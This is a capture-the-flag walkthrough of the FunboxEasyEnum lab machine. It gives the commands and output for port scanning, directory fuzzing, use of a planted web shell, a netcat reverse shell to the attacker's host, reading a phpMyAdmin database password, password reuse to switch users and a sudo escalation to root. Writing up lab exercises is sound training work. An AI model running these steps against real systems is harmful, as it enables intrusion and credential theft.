
FunboxEasyEnum


```
rustscan -a 192.168.157.132 -t 3000 -u 4000 -- -A -oN nmap
```




```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 61 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 9c:52:32:5b:8b:f6:38:c7:7f:a1:b7:04:85:49:54:f3 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC3a6aFbaxLEn4AMDXmMVZdNfaQuJQ/AcPHffagHb77o1FmSe+6tlCRHM:
Y72d7o6Bet2AwCijSBzZ1bkVC4i/L9euG2Oul5oA2iFlnzwYjrhki6MFNFJvvyoOqcJr1zS+w4W0NO1RexielQsxeUG3khrf
DW7eK70kv2KmVCFSJNceUjfaIV+K4z9wFoy6qZte7MxhaV
|   256 d6:13:56:06:15:36:24:ad:65:5e:7a:a1:8c:e5:64:f4 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBAoJi5En616tTVEM4UoE0A
|   256 1b:a9:f3:5a:d0:51:83:18:3a:23:dd:c4:a9:be:59:f0 (ED25519)
| ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIO+CVl8CiYP8L+ni0CvmpS7ywOiJU62E3O6L8G2n/Yov
80/tcp open  http    syn-ack ttl 61 Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.29 (Ubuntu)
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
```

After we browse the port 80 we got default page of **Apache server**
Try to brute-force

```
ffuf -u http://192.168.157.132/FUZZ -w wordlist.txt -t 200
```




```
┌──(root#Bhavesh)-[~/Offsec/funboxeasyenum]
└─# ffuf -u http://192.168.157.132/FUZZ -w /mnt/d/Shared/dir_big.txt -t 200

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://192.168.157.132/FUZZ
 :: Wordlist         : FUZZ: /mnt/d/Shared/dir_big.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 200
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

robots.txt              [Status: 200, Size: 21, Words: 2, Lines: 2, Duration: 4985ms]
javascript              [Status: 301, Size: 323, Words: 20, Lines: 10, Duration: 73ms]
phpmyadmin/             [Status: 200, Size: 10531, Words: 504, Lines: 26, Duration: 612[illegible]ms]
phpmyadmin              [Status: 301, Size: 323, Words: 20, Lines: 10, Duration: 87ms]
                        [Status: 200, Size: 10918, Words: 3499, Lines: 376, Duration: 101ms]
server-status           [Status: 403, Size: 280, Words: 20, Lines: 10, Duration: 86ms]
                        [Status: 200, Size: 10918, Words: 3499, Lines: 376, Duration: 76ms]
:: Progress: [220596/220596] :: Job [1/1] :: 179 req/sec :: Duration: [0:02:25] :: Errors: 0 ::
```




```
192.168.157.132/robots.txt

Allow: Enum_this_Box
```

When we append **.php** as extension we got **mini.php** file



```
┌──(root#Bhavesh)-[~/Offsec/funboxeasyenum]
└─# ffuf -u http://192.168.157.132/FUZZ.php -w /mnt/d/Shared/dir_big.txt -t 200

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://192.168.157.132/FUZZ.php
 :: Wordlist         : FUZZ: /mnt/d/Shared/dir_big.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 200
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

phpmyadmin/             [Status: 403, Size: 280, Words: 20, Lines: 10, Duration: 133ms]
mini                    [Status: 200, Size: 3828, Words: 152, Lines: 115, Duration: 96ms]
                        [Status: 403, Size: 280, Words: 20, Lines: 10, Duration: 83ms]
[WARN] Caught keyboard interrupt (Ctrl-C)
```

It is a **Zerion Mini Shell 1.0** version



192.168.157.132/mini.php?option&path=/var/www/html

Mini Shell

Direktori : /var/www/html/

Upload File : Choose File No file chosen upload

Delete File Done.


Name	Size	Permissions	Options
index.html	10.662 KB	-rwxrwxrwx	>
mini.php	8.025 KB	-rwxrwxrwx	>
robots.txt	0.021 KB	-rwxrwxrwx	>

Zerion Mini Shell 1.0

Try to upload **php** shell after uploading go to **root** directory and execute the program.


```
http://192.168.157.132/shell.php
```

Now we login as www-data.




```
┌──(root#Bhavesh)-[~/Tool]
└─# nc -lvnp 8787
listening on [any] 8787 ...

connect to [192.168.45.171] from (UNKNOWN) [192.168.157.132] 57164
Linux funbox7 4.15.0-117-generic #118-Ubuntu SMP Fri Sep 4 20:02:41 UTC 2020
 11:56:02 up 48 min,  0 users,  load average: 0.00, 0.01, 0.05
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$ $ whoami
www-data
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ id
```

Go to folder **/etc/phpmyadmin** and we got file as **config-db.php**



```
www-data@funbox7:/etc/phpmyadmin$ cat config-db.php
cat config-db.php
<?php
##
## database access settings in php format
## automatically generated from /etc/dbconfig-common/phpmyadmin.conf
## by /usr/sbin/dbconfig-generate-include
##
## by default this file is managed via ucf, so you shouldn't have to
## worry about manual changes being silently discarded.  *however*,
## you'll probably also want to edit the configuration file mentioned
## above too.
##
$dbuser='phpmyadmin';
$dbpass='tgbzhnujm!';
$basepath='';
$dbname='phpmyadmin';
$dbserver='localhost';
$dbport='3306';
$dbtype='mysql';
```


After login into **mysql** database we don't have enough information that we abuse. So let's try this **mysql** password for all the user present in the **/home** directory. And we login as **karla** user



```
www-data@funbox7:/home$ su karla
su karla
Password: tgbzhnujm!

karla@funbox7:/home$ whoami
whoami
karla
karla@funbox7:/home$
```


Privilege Escalation

```
sudo -l
```



```
karla@funbox7:/home$ sudo -l
sudo -l
Matching Defaults entries for karla on funbox7:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User karla may run the following commands on funbox7:
    (ALL : ALL) ALL
karla@funbox7:/home$
```

```
sudo su root
```



```
karla@funbox7:/home$ sudo su root
sudo su root
root@funbox7:/home# whoami
whoami
root
root@funbox7:/home# id
id
```